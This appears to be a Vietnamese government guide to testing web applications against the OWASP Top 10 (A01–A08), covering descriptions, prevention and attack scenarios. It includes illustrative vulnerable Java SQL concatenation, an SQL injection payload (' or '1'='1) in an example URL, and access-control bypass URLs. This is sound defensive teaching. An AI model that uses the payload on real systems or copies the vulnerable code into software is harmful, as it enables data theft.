BỘ THÔNG TIN VÀ TRUYỀN THÔNG
CỤC AN TOÀN THÔNG TIN

TÀI LIỆU
HƯỚNG DẪN KIỂM TRA AN TOÀN THÔNG TIN ĐỐI VỚI CÁC LỖ HỔNG BẢO MẬT PHỔ BIẾN TRÊN ỨNG DỤNG

(Kèm theo Công văn số /CATTT-NCSC ngày tháng năm 2022 của Cục An toàn thông tin)

Loại tài liệu	Công khai
Phiên bản	1.0
Đóng góp ý kiến: Mọi góp ý cho tài liệu xin gửi về Trung tâm Giám sát an toàn không gian mạng quốc gia (NCSC) theo thư điện tử nscs@ais.gov.vn, số điện thoại 02432091616.	

MỤC LỤC

1. A01 – Broken Access Control

1.1. Mô tả

Thực thi kiểm soát truy cập nhằm ngăn người dùng không thể thực hiện các hành động nằm ngoài quyền được phép của họ. Các lỗ hổng liên quan thường dẫn đến tiết lộ, sửa đổi thông tin trái phép, phá hủy tất cả dữ liệu hoặc thực hiện chức năng nghiệp vụ nằm ngoài giới hạn của người dùng. Các lỗ hổng kiểm soát truy cập phổ biến gồm:

- Vi phạm nguyên tắc 'tối thiểu đặc quyền' hoặc 'mặc định từ chối', quyền truy cập chỉ nên được cấp cho các người dùng có vai trò hoặc khả năng cụ thể và kiểm soát một cách chặt chẽ.

- Có thể cỏ qua kiểm tra kiểm soát truy cập thông qua việc sửa đổi URL, sửa đổi các trạng thái ứng dụng nội bộ, sửa đổi trang HTML hoặc bằng cách sử dụng công cụ tấn công để sửa đổi các request API.

Lỗ hổng này có thể cho phép xem hoặc chỉnh sửa tài khoản của người khác thông qua mã định danh (tham chiếu đối tượng trực tiếp không an toàn)

Nguyên nhân lỗ hổng này do thiếu kiểm soát truy cập đối với các API sử dụng phương thức POST, PUT và DELETE.

Lỗ hổng này có liên quan đến leo thang quyền, ví dụ: Thực hiện các hành động như người dùng [đã đăng nhập] mà không cần đăng nhập hoặc hành động như quản trị viên trong khi đăng nhập với tư cách người dùng thường.

Khai thác lỗ hổng thông quá sửa đổi metadata, ví dụ như phát lại hoặc giả mạo JSON Web Token (JWT) hoặc cookie hoặc trường ẩn, để leo thang quyền hoặc vô hiệu hóa JWT.

Lỗ hổng có thể do cấu hình CORS không chính xác cho phép truy cập API từ các nguồn trái phép hoặc nguồn không tin cậy.

Truy cập (force browsing) đến các trang được xác thực (authenticated pages) trong khi người dùng chưa được xác thực hoặc đến các trang đặc quyền (chẳng hạn các trang dành cho quản trị viên) với tư cách là người dùng thường (standard user).

1.2. Phương pháp ngăn chặn

Kiểm soát truy cập, kiểm soát này chỉ hiệu quả khi thực hiện ở mã nguồn ứng dụng (code) phía máy chủ.

Trừ các tài nguyên công cộng, không cho phép truy cập đến các phần khác theo mặc định.

Triển khai các cơ chế kiểm soát truy cập một lần và sử dụng lại chúng trong toàn bộ ứng dụng, bao gồm việc giảm thiểu Chia sẻ tài nguyên giữa các bên (CORS).

Mô hình kiểm soát truy cập nên tuân theo record ownership (quyền sở hữu đối tượng) thay vì cho phép người dùng có thể tạo, xem, cập nhật hoặc xóa bất kỳ record nào.

Phân tách các nghiệp vụ ứng dụng khác nhau theo mô hình miền (domain model).

Vô hiệu hóa danh sách thư mục máy chủ web và đảm bảo tệp metadata (ví dụ: .git) và các tệp sao lưu không đặt trong thư mục web root.

Ghi log các lỗi kiểm soát truy cập và cảnh báo cho quản trị viên trong trường hợp bất thường (ví dụ: các lỗi lặp lại).

Thiết lập hạn chế cho các API và kiểm soát truy cập để giảm thiểu tác hại từ công cụ tấn công tự động.

Vô hiệu hóa mã xác thực (stateful session identifiers) trên máy chủ sau khi đăng xuất. Các mã xác thực không trạng thái JWT nên thiết lập thời gian tồn tại ngắn hoặc tuân theo các tiêu chuẩn OAuth để thu hồi quyền truy cập.

Các nhà phát triển và nhà kiểm định chất lượng nên triển khai kiểm soát truy cập đối với mỗi chức năng và thực hiện các bài kiểm tra tích hợp.

1.3. Các kịch bản tấn công

Kịch bản 1: Ứng dụng sử dụng dữ liệu chưa được xác minh trong câu lệnh SQL dùng để truy cập thông tin tài khoản:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Kẻ tấn công chỉ cần sửa đổi tham số 'acct' của trình duyệt để truy vấn đến bất kỳ số tài khoản nào chúng muốn. Nếu không được xác minh chính xác, kẻ tấn công có thể truy cập vào tài khoản của bất kỳ người dùng nào.

https://example.com/app/accountInfo?acct=notmyacct

Kịch bản 2: Kẻ tấn công điều hướng trình duyệt đến các URL mục tiêu. Quyền quản trị được yêu cầu để truy cập vào trang quản trị.

```
https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo
```

Nếu một người dùng chưa được xác thực có thể truy cập vào một trong hai trang hoặc một người không phải quản trị viên có thể truy cập vào trang quản trị, đó là lỗ hổng của ứng dụng.

2. A02 - Cryptographic Failures

2.1. Mô tả

Điều đầu tiên là xác định nhu cầu bảo vệ của dữ liệu đang được sử dụng bởi hệ thống. Ví dụ: mật khẩu, số thẻ tín dụng, hồ sơ sức khỏe, thông tin cá nhân và các bí mật kinh doanh cần được bảo vệ thêm, phần lớn dữ liệu nếu nó tuân theo luật bảo mật, ví dụ: quy định chung về bảo mật dữ liệu của EU (GDPR) hoặc các quy định như quy định bảo vệ dữ liệu tài chính, ví dụ: Tiêu chuẩn bảo mật dữ liệu PCI (PCI DSS). Đối với tất cả các dữ liệu như vậy:

Có dữ liệu nào được truyền dưới dạng văn bản rõ không? Điều này liên quan đến các giao thức như HTTP, SMTP, FTP cũng sử dụng các nâng cấp TLS như STARTTLS. Tất cả lưu lượng truy cập từ bên ngoài internet đều là nguy hiểm. Xác minh tất cả lưu lượng truy cập nội bộ, ví dụ: giữa các bộ cân bằng tải, máy chủ web hoặc hệ thống back-end.

Có bất kỳ thuật toán mã hóa hoặc giao thức cũ hoặc yếu nào được sử dụng theo mặc định hoặc trong mã nguồn cũ hơn không?

Có phải các khóa mật mã mặc định đang được sử dụng, các khóa mật mã yếu được tạo ra hoặc sử dụng lại hay không hoặc việc xoay vòng hoặc quản lý khóa thích hợp có bị thiếu không? Các khóa mật mã có được kiểm tra bên trong mã nguồn không?

Mã hóa có được triển khai không, ví dụ: có bất kỳ chỉ thị bảo mật trên tiêu đề HTTP nào bị thiếu không?

Chứng chỉ của máy chủ đã nhận và việc xác minh chuỗi tin cậy có được thực hiện đúng cách không?

Các giá trị Initialization vectors (gọi tắt là IV) có bị bỏ qua, sử dụng lại hoặc không được tạo đủ an toàn cho các chế độ hoạt động không? Chế độ hoạt động không an toàn như ECB có đang được sử dụng không? Mã hóa thông thường có được sử dụng khi mã hóa được xác thực thích hợp hơn không?

Mật khẩu có được sử dụng làm khóa mật mã khi không có chức năng dẫn xuất khóa từ mật khẩu?

Tính ngẫu nhiên được sử dụng cho các mục đích mã hóa có được thiết kế đáp ứng các tiêu chuẩn mật mã không? Ngay cả khi chức năng chính xác được chọn, nó có cần phải được nhà phát triển đưa vào hay không, và nếu không, nhà phát triển đã viết lại chức năng seeding mạnh được tích hợp vào nó với một seed thiếu hỗn loạn/không thể đoán trước hay không?

Các hàm băm không dùng nữa như MD5 hoặc SHA1 có đang được sử dụng hay các hàm băm không an toàn có được sử dụng khi cần các hàm băm mật mã không?

Các phương pháp cryptographic padding không dùng nữa như PKCS số 1 và v1.5 có được sử dụng không?

Các thông báo lỗi mật mã hoặc thông tin kênh bên có thể khai thác được không, chẳng hạn như dưới dạng tấn công padding oracle?

2.2. Phương pháp ngăn chặn

Thực hiện tối thiểu những điều sau và tham khảo các tài liệu tham khảo:

Phân loại dữ liệu đang được ứng dụng xử lý, lưu trữ hoặc truyền đi. Xác định dữ liệu nào nhạy cảm theo luật bảo mật, yêu cầu quy định hoặc nhu cầu kinh doanh.

Không lưu trữ dữ liệu nhạy cảm một cách không cần thiết. Loại bỏ nó càng sớm càng tốt hoặc sử dụng mã hóa tuân thủ PCI DSS hoặc thậm chí là cắt bớt. Dữ liệu không được giữ lại không thể bị đánh cắp.

Đảm bảo mã hóa tất cả dữ liệu nhạy cảm ở trạng thái nghỉ.

Đảm bảo có sẵn các thuật toán, giao thức và khóa tiêu chuẩn mạnh mẽ và được cập nhật mới nhất; sử dụng quản lý khóa phù hợp.

Mã hóa tất cả dữ liệu đang truyền bằng các giao thức an toàn như TLS với mật mã bảo mật chuyển tiếp (FS), ưu tiên mật mã của máy chủ và các tham số an toàn. Thực thi mã hóa bằng cách sử dụng các lệnh như HTTP Strict Transport Security (HSTS).

Tắt bộ nhớ đệm cho các phản hồi có chứa dữ liệu nhạy cảm.

Áp dụng các biện pháp kiểm soát bảo mật bắt buộc theo phân loại dữ liệu.

Không sử dụng các giao thức cũ như FTP và SMTP để vận chuyển dữ liệu nhạy cảm.

Lưu trữ mật khẩu bằng cách sử dụng các hàm băm có sử dụng satl và thích ứng mạnh với hệ số công việc (hệ số trễ), chẳng hạn như Argon2, scrypt, bcrypt hoặc PBKDF2.

Các Initialization vectors (gọi tắt là IV) phải được chọn phù hợp với chế độ hoạt động. Đối với nhiều chế độ, điều này có nghĩa là sử dụng CSPRNG (bộ tạo số ngẫu nhiên giả an toàn bằng mật mã). Đối với các chế độ yêu cầu nonce, thì IV không cần CSPRNG. Trong mọi trường hợp, IV không bao giờ được sử dụng hai lần cho một khóa cố định.

Luôn sử dụng mã hóa được xác thực thay vì chỉ mã hóa.

Các khóa phải được tạo mật mã một cách ngẫu nhiên và được lưu trữ trong bộ nhớ dưới dạng mảng byte. Nếu mật khẩu được sử dụng, thì mật khẩu đó phải được chuyển đổi thành khóa thông qua chức năng dẫn xuất khóa cơ sở mật khẩu thích hợp.

Đảm bảo rằng tính ngẫu nhiên của mật mã được sử dụng khi thích hợp và nó không được tạo ra theo cách có thể dự đoán được hoặc với entropy thấp. Hầu hết các API hiện đại không yêu cầu nhà phát triển phải khởi tạo CSPRNG để có được bảo mật.

Tránh các hàm mật mã không dùng nữa và các lược đồ đệm, chẳng hạn như MD5, SHA1, PKCS phiên bản 1 v1.5.

Xác minh độc lập tính hiệu quả của cấu hình và cài đặt.

2.3. Các kịch bản tấn công

Kịch bản 1: Một ứng dụng mã hóa số thẻ tín dụng trong cơ sở dữ liệu bằng cách sử dụng mã hóa cơ sở dữ liệu tự động. Tuy nhiên, dữ liệu này sẽ tự động được giải mã khi được truy xuất, cho phép một lỗ hổng SQL injection truy xuất số thẻ tín dụng ở dạng văn bản rõ ràng.

Kịch bản 2: Trang web không sử dụng hoặc không bắt buộc sử dụng TLS với tất cả các chức năng hoặc hỗ trợ mã hóa yếu. Kẻ tấn công có thể giám sát traffic mạng, hạ cấp kết nối từ HTTPS sang HTTP để có thể can thiệt vào các request qua đó đánh cắp cookie của người dùng để tái sử dụng chiếm phiên đăng nhập của người dùng. Thay vì làm những việc trên thì kẻ tấn công có thể can thiệp vào tất cả các dữ liệu trong quá trình truyền tài.

Kịch bản 3: Cơ sở dữ liệu mật khẩu sử dụng các hàm băm đơn giản hoặc hàm bằm không có salt để lưu trữ mật khẩu của người dùng. Một lỗ hổng bảo mật khác cho phép kẻ tấn công lấy được cơ sở dữ liệu mật khẩu, các mật khẩu được lưu trữ bằng các hàm băm yếu hoặc không dùng salt có thể được bẻ khóa bằng GPUs.

3. A03 – Injection

3.1. Mô tả

Một ứng dụng được đánh giá là tồn tại lỗ hổng khi:

Dữ liệu từ phía người dùng không được lọc, kiểm tra hoặc xử lí loại bỏ phần độc hại bởi ứng dụng.

Các lệnh gọi truy vấn động hoặc không được tham số hoá được sử dụng trực tiếp trong các trình thông dịch mà không được xử lý loại bỏ độc hại.

Dữ liệu độc hại được sử dụng trong các tham số tìm kiếm của ánh xạ quan hệ đối tượng (ORM) để trích xuất các bản ghi nhạy cảm, bổ sung.

Dữ liệu độc hại được sử dụng trực tiếp hoặc nối chuỗi. Các truy vấn động, thủ tục lưu trữ SQL hoặc command chứa các cấu trúc dữ liệu độc hại.

Một số dạng lỗ hổng injection phổ biến SQL, OS command, Object Relational Mapping (ORM), LDAP và Expression Language (EL), tương đương với Object Graph Navigation Library (OGNL). Khái niệm này là giống nhau giữa các trình thông dịch. Rà soát mã nguồn là cách tốt nhất để xác định một ứng dụng có khả năng tồn tại lỗ hổng injection hay không. Tự động hoá công việc kiểm thử các dữ liệu đầu vào từ tham số, headers, cookies, JSON, SOAP và XML. Các tổ chức có điều kiện, nên sử dụng các ứng dụng, công cụ kiểm thử lỗ hổng tĩnh (SAST), động (DAST) và tương tác (IAST) để kiểm thử các lỗ hổng trước khi triển khai sản phẩm vào thực tế.

3.2. Phương pháp ngăn chặn

Ngăn chặn lỗ hổng injection yêu cầu phải đảm bảo dữ liệu được tách biệt với truy vấn và command:

Phương pháp được ưa thích là sử dụng các safe API, cung cấp chức năng tham số hoá hoặc giảm thiểu khả năng tồn tại của lỗ hổng Object Relational Mapping Tools (ORMs).

Lưu ý: Cho dù đã tham số hoá, stored produres vẫn có thể tồn tại lỗ hổng SQL injection nếu PL/SQL hoặc T-SQL nối truy vấn và dữ liệu độc hại và thực thi thủ tục bằng EXECUTE IMMEDIATE hoặc hàm exec().

Thực hiện lọc, kiểm tra và xử lí loại bỏ dữ liệu độc hại ở phía máy chủ. Đây được coi là phương pháp không triệt để vì nhiều ứng dụng vẫn yêu cầu các kí tự đặc biệt như vùng văn bản hoặc API cho ứng dụng di động.

Escape các kí tự đặc biệt trước khi đưa vào trình thông dịch truy vấn hoặc lệnh

Lưu ý: Không thể escape các cấu trúc SQL như tên bảng, tên cột, v.v., và do đó, các chức năng cho phép người dùng cung cấp tên cấu trúc thường rất nguy hiểm. Đây là một vấn đề thường gặp trong phần mềm viết báo cáo.

Sử dụng LIMIT và các lệnh điều khiển SQL khác trong các truy vấn để ngăn chặn lộ lọt hàng loạt các bản ghi trong trường hợp bị tấn công SQL injection.

3.3. Các kịch bản tấn công

Kịch bản 1: Một ứng dụng sử dụng dữ liệu không đáng tin trong truy vấn tới SQL:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

Kịch bản 2: Tương tự trên, một ứng dụng quá tin tưởng vào một frameworks có thể dẫn đến lỗ hổng SQL injections:

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

Trong cả hai trường hợp, kẻ tấn công có thể chỉnh sửa tham số "id" thành ' or '1'='1. Ví dụ:

```
http://example.com/app/accountView?id=' or '1'='1
```

Điều này thay đổi ý nghĩa của cả hai truy vấn để trả về tất cả các bản ghi từ bảng 'accounts'. Các cuộc tấn công nguy hiểm hơn có thể sửa đổi hoặc xóa dữ liệu hoặc thậm chí gọi các thủ tục được lưu trữ.

4. A04 - Insecure Design

4.1. Mô tả

Thiết kế không an toàn là một phạm trù rộng mô tả cho các điểm yếu khác nhau, được hiểu là "thiết kế thiếu kiểm soát hoặc không hiệu quả". Sai sót trong thiết kế và sai sót trong triển khai có nguyên nhân và cách khắc phục khác nhau. Một thiết kế an toàn vẫn có thể có các lỗi triển khai dẫn đến các lỗ hổng có thể bị khai thác. Một thiết kế không an toàn không thể được sửa chữa chỉ bằng cách triển khai.

Quản lý các yêu cầu và tài nguyên

Thu thập các yêu cầu về hoạt động kinh doanh cho một ứng dụng, các yêu cầu bảo vệ liên quan đến tính bảo mật, tính toàn vẹn, tính sẵn có và tính xác thực của tất cả các tài sản dữ liệu và logic dự kiến trong kinh doanh. Lập kế hoạch và tính toán ngân sách bao gồm tất cả các hoạt động thiết kế, xây dựng, thử nghiệm và vận hành, và cả các hoạt động bảo mật.

Thiết kế an toàn

Thiết kế an toàn là một văn hóa và phương pháp đánh giá liên tục các mối đe dọa và đảm bảo rằng mã (code) được thiết kế và thử nghiệm đầy đủ để ngăn chặn các phương pháp tấn công đã biết. Mô hình mối đe dọa (Threat modeling) nên được tích hợp vào chu

trình phát triển phần mềm. Phân tích các giả định và điều kiện cho các luồng hoạt động dự kiến, đảm bảo chúng vẫn chính xác trong bất kỳ trường hợp nào. Ghi lại các vấn đề từ người dùng, và thay đổi phù hợp để cải thiện hoạt động bảo mật của hệ thống.

Vòng đời phát triển an toàn

Hãy liên hệ, trao đổi với các chuyên gia bảo mật của bạn từ khi bắt đầu một dự án phần mềm cho đến khi kết thúc dự án và cả trong quá trình bảo trì phần mềm.

4.2. Phương pháp ngăn chặn

Thiết lập và sử dụng vòng đời phát triển an toàn cùng với các chuyên gia ATTT để giúp đánh giá và thiết kế các biện pháp kiểm soát liên quan đến quyền riêng tư và bảo mật

Thiết lập và sử dụng thư viện các mẫu thiết kế an toàn.

Sử dụng mô hình mối đe dọa đối với các xác thực quan trọng, kiểm soát truy cập, logic nghiệp vụ và các luồng chính.

Tích hợp kiểm tra tính hợp lý của dữ liệu (từ frontend đến backend)

Viết các bài kiểm tra để kiểm tra các luồng quan trọng.

Tách các phần của hệ thống và các lớp mạng tùy thuộc vào nhu cầu hoạt động của ứng dụng.

Phân tách người dùng một cách chặt chẽ theo thiết kế ở tất cả các tầng

Hạn chế tài nguyên được sử dụng của người dùng hoặc dịch vụ

4.3. Các kịch bản tấn công

Kịch bản 1: Quy trình khôi phục thông tin xác thực thông qua “câu hỏi và câu trả lời” là không đáng tin cậy. Thiết kế như vậy nên được loại bỏ và thay thế bằng một thiết kế an toàn hơn.

Kịch bản 2: Trang web thương mại điện tử của một chuỗi bán lẻ không có biện pháp bảo vệ chống lại các bot tự động mua thẻ video cao cấp được giảm giá để bán lại ở các trang web khác.

Các quy tắc thiết kế về logic để chống bot cần được xem xét kỹ lưỡng, ví dụ các giao dịch mua được thực hiện quá nhanh trong vòng vài giây, cần từ chối các giao dịch này.

5. A05 – Security Misconfiguration

5.1. Mô tả

Một ứng dụng có thể bị tấn công nếu ứng dụng đó:

Thiếu các biện pháp bảo mật tăng cường cho các phần khác nhau của ứng dụng hoặc thiết lập phân quyền không chính xác đối với các dịch vụ cloud.

Các tính năng không cần thiết được bật hoặc cài đặt (ví dụ: cổng, dịch vụ, trang (page), tài khoản hoặc đặc quyền không cần thiết).

Các tài khoản và mật khẩu mặc định vẫn được kích hoạt hoặc không thay đổi

Thông báo lỗi làm lộ lọt quá nhiều thông tin đến người dùng

Khi nâng cấp hệ thống, các tính năng bảo mật mới nhất bị tắt hoặc không được định cấu hình an toàn.

Cấu hình bảo mật của máy chủ ứng dụng, các framework (như Struts, Spring, ASP.NET), thư viện, cơ sở dữ liệu với các giá trị có tính bảo mật kém (ví dụ như quá nhắn, dễ đoán)

Cấu hình header với các giá trị không an toàn

Phần mềm lỗi thời hoặc tồn tại lỗ hổng (tham khảo thêm A06-Vulnerable and Outdated Components)

Đối với các ứng dụng không được rà soát các cấu hình thường xuyên và đầy đủ, nguy cơ mất an toàn đối với ứng dụng đó sẽ càng cao hơn.

5.2. Phương pháp ngăn chặn

Các biện pháp để cấu hình ứng dụng an toàn, bao gồm:

Xây dựng quy trình triển khai ứng dụng đồng bộ trên các môi trường khác nhau. Cấu hình môi trường trong quá trình phát triển, kiểm tra và triển khai sản phẩm nên được xây dựng tương tự nhau, với các thông tin xác thực được thay đổi. Quá trình này giúp việc thiết lập môi trường mới nhanh chóng và an toàn hơn.

Giới hạn quyền tối thiểu đối với các chức năng, thành phần, tài liệu,.. hoặc loại bỏ nếu không cần thiết

Việc xem xét và cập nhật các cấu hình phù hợp với tất cả các ghi chú bảo mật, bản cập nhật và bản vá là một phần của quy trình quản lý bản vá (tham khảo thêm tại A06 - Vulnerable and Outdated Components). Kiểm tra quyền đối với các dịch vụ cloud storage (ví dụ: S3 bucket).

Kiến trúc ứng dụng cần đảm bảo sự phân tách hiệu quả và an toàn giữ các thành phần (ACLs)

Gửi chỉ thị bảo mật cho máy khách, ví dụ: Security Headers.

Một quy trình tự động để xác kiểm tra tính hiệu quả của các cấu hình và cài đặt trong mọi môi trường.

5.3. Các kịch bản tấn công

Kịch bản 1: Ứng dụng được triển khai với các chức năng có sẵn không được cấu hình chặt chẽ. Các chức năng này tồn tại các lỗ hổng mà kẻ tấn công có thể dùng để tấn công ứng dụng. Ví dụ như trang quản trị dành cho quản trị viên với tài khoản mặc định không

được thay đổi. Kẻ tấn công có thể đăng nhập với tài khoản mặc định và thực hiện các hành động tấn công vào hệ thống.

Kịch bản 2: Liệt kê thư mục (Directory listing) không được tắt trên máy chủ ứng dụng. Kẻ tấn công có thể phát hiện ra lỗ hổng này một cách đơn giản. Kẻ tấn công tìm và tải xuống các Java classes đã được biên dịch, và sử dụng kỹ thuật dịch ngược để xem bản code ban đầu. Sau đó, kẻ tấn công tìm được một lỗ hổng nghiêm trọng về kiểm soát truy cập của ứng dụng

Kịch bản 3: Cấu hình ứng dụng trả các thông báo lỗi chi tiết đến người dùng gây lộ lọt thông tin nhạy cảm như các path, phiên bản ứng dụng,…

Kịch bản 4: Một nhà cung cấp các dịch vụ đám mây (Cloud service provider- CSP) mặc định cài đặt quyền truy cập dữ liệu của người dùng là công khai. Điều này sẽ khiến các dữ liệu nhạy cảm có thể bị lộ lọt.

6. A06 – Vulnerable and Outdated Components

6.1. Mô tả

Các khả năng dễ dẫn đến rủi ro về ATTT:

Khi không có đầy đủ thông tin phiên bản của các thành phần đang được sử dụng (cả phía máy khách và phía máy chủ). Điều này bao gồm các thành phần trực tiếp sử dụng cũng như các thành phần phụ thuộc.

Khi phần mềm dễ bị tấn công, không được hỗ trợ hoặc lỗi thời. Điều này bao gồm hệ điều hành, máy chủ web/ứng dụng, hệ quản trị cơ sở dữ liệu (DBMS), ứng dụng (applications), API, thành phần (components), thư viện và runtime environments.

Khi không quét lỗ hổng thường xuyên và đăng ký nhận các bản tin bảo mật liên quan đến các thành phần đang sử dụng.

Khi không sửa lỗi, cập nhật hoặc nâng cấp nền tảng (platform), frameworks và dependencies một cách kịp thời và dựa trên rủi ro. Điều này thường xảy ra trong các môi trường khi vá lỗi là nhiệm vụ hàng tháng hoặc hàng quý dưới sự kiểm soát thay đổi, khiến các tổ chức có thể bị ảnh hưởng bởi các lỗ hổng đã biết trong nhiều ngày hoặc nhiều tháng.

Khi nhà phát triển phần mềm không kiểm tra khả năng tương thích của các thư viện được cập nhật, nâng cấp hoặc bản vá.

Khi không bảo mật cấu hình của các thành phần đang sử dụng (xem A05: 2021).

6.2. Phương pháp ngăn chặn

Cần một quy trình quản lý bản vá để:

Loại bỏ các phần phụ thuộc (dependencies) không sử dụng, các tính năng, thành phần, tệp và tài liệu không cần thiết.

Liên tục kiểm tra các phiên bản của cả thành phần phía máy khách và phía máy chủ (ví dụ như framework, thư viện) và các phần phụ thuộc (dependencies) của chúng bằng cách sử dụng các công cụ như kiểm tra phiên bản, OWASP Dependency Check, retire.js,.... Liên tục theo dõi các nguồn thông tin về CVE hay Cơ sở dữ liệu về lỗ hổng bảo mật quốc gia (NVD) cho các lỗ hổng trong các thành phần. Sử dụng các công cụ phân tích để tự động hóa quy trình. Đăng ký nhận thông báo qua email về các lỗ hổng bảo mật liên quan đến các thành phần đang sử dụng.

Chỉ sử dụng các thành phần từ các nguồn chính thức và qua các liên kết an toàn. Ưu tiên các gói (packages) đã được ký để giảm nguy cơ chứa thành phần độc hại hoặc bị sửa đổi (Xem A08).

Giám sát các thư viện và thành phần không còn được hỗ trợ hoặc không có các bản vá bảo mật cho các phiên bản cũ hơn. Nếu không thể vá lỗ hổng, hãy xem xét triển khai một bản vá ảo để theo dõi, phát hiện hoặc bảo vệ chống lại sự cố đã phát hiện.

Mọi tổ chức phải đảm bảo một kế hoạch liên tục để theo dõi, phân loại và áp dụng các bản cập nhật hoặc thay đổi cấu hình trong suốt thời gian tồn tại của ứng dụng hoặc danh mục sử dụng.

6.3. Các kịch bản tấn công

Kịch bản 1: Các thành phần thường chạy với đặc quyền tương đương với ứng dụng chính, vì vậy sai sót trong bất kỳ thành phần nào cũng có thể dẫn đến tác động nghiêm trọng. Những sai sót có thể là do ngẫu nhiên (ví dụ: lỗi lập trình) hoặc cố ý (ví dụ: backdoor trong một thành phần). Một số ví dụ về lỗ hổng trong thành phần có thể khai thác được phát hiện là:

CVE-2017-5638, một lỗ hổng thực thi mã từ xa trong Struts 2 cho phép thực thi mã tùy ý trên máy chủ.

Các lỗ hổng trên thiết bị IoT thường khó hoặc không thể vá lỗi, nhưng tầm quan trọng của việc vá chúng có thể rất lớn (ví dụ: thiết bị y sinh).

Hiện nay có các công cụ tự động để giúp những kẻ tấn công tìm thấy các hệ thống chưa được vá hoặc cấu hình sai. Ví dụ: công cụ tìm kiếm Shodan có thể giúp bạn tìm thấy các thiết bị tồn tại lỗ hổng Heartbleed đã được công bố vào tháng 4 năm 2014.

7. A07 – Identification and Authentication Failures

7.1. Mô tả

Xác nhận danh tính, xác thực và quản lý phiên của người dùng rất quan trọng để bảo vệ trước các cuộc tấn công liên quan đến xác thực. Có thể tồn tại các điểm yếu xác thực nếu ứng dụng:

Cho phép các cuộc tấn công tự động như “nhồi nhét thông tin xác thực”, trong đó kẻ tấn công có danh sách tên tài khoản và mật khẩu hợp lệ.

Cho phép tấn công vét cạn (Brute Force) hoặc các tấn công tự động khác.

Cho phép sử dụng các mất khẩu mặc định, yếu hoặc phổ thông, ví dụ như "Password1" hoặc "admin/admin"

Sử dụng các quy trình khôi phục thông tin đăng nhập, quên mật khẩu yếu hoặc không hiệu quả, ví dụ như "Câu hỏi bảo mật" không an toàn.

Sử dụng kho dữ liệu mật khẩu dưới dạng văn bản thô (plain text), được mã hóa, hoặc mật khẩu hashed yếu.

Xác thực đa yếu tố bị thiếu hoặc không hiệu quả.

Hiện thị định danh phiên đăng nhập trên URL.

Sử dụng lại định danh phiên đăng nhập sau khi đăng nhập thành công.

Không vô hiệu hóa đúng cách các IDs phiên đăng nhập. Phiên đăng nhập người dùng hoặc mã thông báo xác thực (authentication tokens) (chủ yếu là thông báo đăng nhập 1 lần (SSO)) không bị vô hiệu hóa đúng cách trong quá trình đăng xuất hoặc sau một khoảng thời gian không hoạt động.

7.2. Phương pháp ngăn chặn

Nếu có thể, triển khai xác thực đa yếu tố để ngăn chăn các cuộc tấn công tự động nhồi nhét thông tin đăng nhập, tấn công vét cạn, và các cuộc tấn công tái sử dụng thông tin đăng nhập bị đánh cắp.

Tuyệt đối không gửi hoặc triên khai với bất kỳ thông tin đăng nhập mặc định nào, đặc biệt đối với người dùng quản trị.

Thực hiện kiểm tra mật khẩu yếu, ví dụ như kiểm tra mật khẩu mới hoặc đã thay đổi với danh sách 10,000 mật khẩu kém nhất.

Điều chỉnh độ dài, độ phức tạp và các chính sách xoay vong mật khẩu theo hướng dẫn của Viện Tiêu chuẩn và Công nghệ Quốc gia (NIST – Mỹ) 800-63b trong mục 5.1.1 về "Memorized Secrets or other modern, evidence-based password policies".

Đảm bảo các đường dẫn đăng ký, khôi phục thông tin xác thực và API được tăng cường chống lại các cuộc tấn công liệt kê tài khoản bằng cách sử dụng các thông báo giống nhau cho tất cả các kết quả.

Hạn chế hoặc tăng trì hoãn qua các lần đăng nhập không thành công, nhưng cẩn thận để không tạo ra tình huống DoS. Ghi nhật ký tất các các đăng nhập không thành công và cảnh báo cho quản trị viên khi phát hiện hành vi nhồi nhét thông tin xác thực, tấn công vét cạn, hoặc các cuộc tấn công khác

Sử dụng trình quản lý phiên tích hợp, an toàn, phía máy chủ tạo ID phiên ngẫu nhiên mới với entropy cao sau khi đăng nhập. Giá trị nhận dạng phiên không được có trong URL, được lưu trữ an toàn và bị vô hiệu hóa sau khi đăng xuất, không hoạt động hoặc hết thời gian chờ tuyệt đối.

7.3. Các kịch bản tấn công

Kịch bản 1: Nhồi nhét thông tin xác thực, sử dụng danh sách các mật khẩu đã biết, là một cuộc tấn công phổ biến. Giả sử một ứng dụng không triển khai bảo vệ chống nhồi nhét thông tin xác thực hoặc đe dọa tấn công tự động. Trong trường hợp đó, ứng dụng có thể được sử dụng như một dò đoán mật khẩu để xác định xem thông tin xác thực có hợp lệ hay không.

Kịch bản 2: Hầu hết các cuộc tấn công xác thực xảy ra do việc tiếp tục sử dụng mật khẩu như một yếu tố xác thực duy nhất. Từng được coi là phương pháp tốt nhất, các yêu cầu về độ phức tạp và xoay vòng mật khẩu khuyến khích người dùng sử dụng và tái sử dụng mật khẩu yếu. Theo NIST 800-63, các tổ chức nên dừng các phương pháp này và sử dụng xác thực đa yếu tố.

Kịch bản 3: Thời gian chờ của phiên ứng dụng không được đặt chính xác. Người dùng sử dụng máy tính công cộng để truy cập ứng dụng thay vì chọn "đăng xuất", người dùng chỉ đóng tab trình duyệt và bỏ đi. Một thời gian sau, kẻ tấn công sử dụng cùng một trình duyệt và vẫn được xác thực.

8. A08 – Software and Data Integrity Failures

8.1. Mô tả

Các lỗi về tính toàn vẹn của phần mềm và dữ liệu liên quan đến việc các mã nguồn và cơ sở hạ tầng liên quan không được đảm bảo an toàn về tính toàn vẹn. Khi một ứng dụng sử dụng các plugin, thư viện hoặc mô-đun từ các nguồn, kho lưu trữ không đáng tin cậy. Những kẻ tấn công có thể cố gắng tấn công để tải lên các bản cập nhật chứa mã độc hại để từ đó tấn công đến các ứng dụng sử dụng các bản cập nhật này.

8.2. Phương pháp ngăn chặn

Sử dụng chữ ký số hoặc các cơ chế tương tự để xác minh phần mềm hoặc dữ liệu là từ đúng nguồn gốc và đảm bảo tính toàn vẹn.

Đảm bảo các thư viện và phần phụ thuộc, ví dụ như npm hoặc Maven, đang sử dụng từ các kho lưu trữ đáng tin cậy. Nếu bạn cần đảm bảo an toàn thông tin hơn, hãy cân nhắc sử dụng một kho lưu trữ nội bộ đối với các thư viện đã được kiểm tra.

Luôn kiểm tra các thành phần phụ thuộc, đảm bảo các thành phần này không chứa các lỗi đã biết.

